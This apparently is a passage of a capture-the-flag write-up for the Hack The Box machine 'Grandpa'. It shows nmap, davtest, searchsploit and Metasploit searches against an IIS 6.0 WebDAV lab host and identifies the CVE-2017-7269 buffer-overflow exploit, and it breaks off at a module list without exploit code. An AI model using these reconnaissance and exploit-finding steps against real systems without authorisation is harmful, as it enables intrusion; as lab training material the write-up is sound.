
GRANPA

STEP 1 RECONNAISSANCE


#nmap -A -v -Pn 10.10.10.14 > netsweep.txt
#cat netsweep.txt



```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT P
OST MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
 PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFI
ND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Server Date: Thu, 30 Apr 2020 14:57:56 GMT
|_  WebDAV type: Unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


let's try to get more info on the server

#nmap --script http-webdav-scan -p80 grandpa.htb



```
PORT   STATE SERVICE
80/tcp open  http
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFI
ND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Date: Thu, 30 Apr 2020 15:02:20 GMT
|_  Server Type: Microsoft-IIS/6.0
```


Let's see if we can upload anything
#davtest -url http://10.10.10.14



```
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.10.10.14
********************************************************
NOTE    Random string for this session: SnE0pOICnp
********************************************************
 Creating directory
MKCOL           FAIL
********************************************************
 Sending test files
PUT     asp     FAIL
PUT     aspx    FAIL
PUT     pl      FAIL
PUT     jhtml   FAIL
PUT     jsp     FAIL
PUT     shtml   FAIL
PUT     txt     FAIL
PUT     cfm     FAIL
PUT     cgi     FAIL
PUT     html    FAIL
PUT     php     FAIL

********************************************************
/usr/bin/davtest Summary:
```


NO LUCK

#searchsploit iis 6.0



```
---------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                  |  Path
                                                                | (/usr/share/exploitdb/)
---------------------------------------------------------------- ---------------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network | exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack O | exploits/windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Se | exploits/windows/dos/9587.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service     | exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial  | exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer  | exploits/windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)      | exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)      | exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)    | exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)  | exploits/windows/remote/8754.patch
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities         | exploits/windows/remote/19033.txt
---------------------------------------------------------------- ---------------------------------------
Shellcodes: No Result
kali@kali:~/grandpa$ searchsploit -x 41738.py
  Exploit: Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
      URL: https://www.exploit-db.com/exploits/41738
     Path: /usr/share/exploitdb/exploits/windows/remote/41738.py
File Type: troff or preprocessor input, ASCII text, with very long lines, with CRLF line terminators
```

more info
#searchsploit -x 41738.py



The attack is based on a Return-oriented programming chain. **Return-oriented programming** (**ROP**) is a security exploit technique that allows an attacker to execute code in the presence of security defense such as executable space protection and code signing

EXPLOIT INFO:
----


https://www.exploit-db.com/search?q=iis+6.0

https://www.exploit-db.com/exploits/41738

https://nvd.nist.gov/vuln/detail/CVE-2017-7269

https://www.cvedetails.com/cve/CVE-2017-7269/

STEP 2 - VISIT THE WEBSITE



Under Construction

The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.

To access IIS Help


1. Click **Start**, and then click **Run**.
2. In the **Open** text box, type **inetmgr**. IIS Manager appears.
3. From the **Help** menu, click **Help Topics**.
4. Click **Internet Information Services**.

Stat...	Met...	Domain	File	Cause	Type	Transferred	Size
200	GET	10.10.10...	/	document	html	cached	1.40 ...
	GET	10.10.10...	favicon.ico	img	html	1.60 KB (rac...	1.60 ...

```
2 requests | 3 KB / 1.60 KB transferred | Finish: 77 ms | DOMContentLoaded: 26 ms | load: 36

Request URL: http://10.10.10.14/
Request method: GET
Status code: 200 OK
Version: HTTP/1.1

Response headers (0 B)
Accept-Ranges: bytes
Content-Length: 1433
Content-Location: http://10.10.10.14/iisstart.htm
Content-Type: text/html
Date: Thu, 30 Apr 2020 15:08:46 GMT
ETag: "05b3daec0d9c21:2c3"
Last-Modified: Fri, 21 Feb 2003 15:48:30 GMT
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET

Request headers (0 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Host: 10.10.10.14
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64...) Gecko/20100101 Firefox/68.0
```


WE CAN SEE IT'S UNDER CONSTRUCTIONS AND IT'S POWERED BY ASP.NET

#msfconsole
#search iis 6.0




```
   138  exploit/windows/ftp/ftppad_list_reply                       2010-10-12  good       No   FTPPad 1.2.0 Stack Buffer Overflow
   139  exploit/windows/ftp/ms09_053_ftpd_nlst                      2009-08-31  great      No   MS09-053 Microsoft IIS FTP Server NLST Response Overflow
   140  exploit/windows/http/amlibweb_webquerydll_app               2010-08-03  normal     Yes  Amlibweb NetOpacs webquery.dll Stack Buffer Overflow
   141  exploit/windows/http/ektron_xslt_exec_ws                    2015-02-05  excellent  Yes  Ektron 8.5, 8.7, 9.0 XSLT Transform Remote Code Execution
   142  exploit/windows/http/jira_collector_traversal               2014-02-26  normal     Yes  JIRA Issues Collector Directory Traversal
   143  exploit/windows/http/maxdb_webdbm_database                  2006-08-29  good       No   MaxDB WebDBM Database Parameter Overflow
   144  exploit/windows/http/servilo_checkstreamurl_cmd_exec        2017-05-03  excellent  Yes  Servilo Media Server checkStreamUrl Command Execution
   145  exploit/windows/http/umbraco_upload_aspx                    2012-06-28  excellent  No   Umbraco CMS Remote Command Execution
   146  exploit/windows/iis/iis_webdav_scstoragepathfromurl         2017-03-26  manual     Yes   Microsoft IIS WebDav ScStoragePathFromUrl Overflow
   147  exploit/windows/iis/iis_webdav_upload_asp                   2004-12-31  excellent  No   Microsoft IIS WebDAV Write Access Code Execution
   148  exploit/windows/iis/ms01_023_printer                        2001-05-01  good       Yes  MS01-023 Microsoft IIS 5.0 Printer Host Header Overflow
   149  exploit/windows/iis/ms01_026_dbldecode                      2001-05-15  excellent  Yes  MS01-026 Microsoft IIS/PWS CGI Filename Double Decode Command Execution
   150  exploit/windows/iis/ms01_033_idq                            2001-06-18  good       No   MS01-033 Microsoft IIS 5.0 IDQ Path Overflow
   151  exploit/windows/iis/ms02_018_htr                            2002-04-10  good       No   MS02-018 Microsoft IIS 4.0 .HTR Path Overflow
   152  exploit/windows/iis/ms02_065_msadc                          2002-11-20  normal     Yes  MS02-065 Microsoft IIS MDAC msadcs.dll RDS DataStub Content-Type Overflow
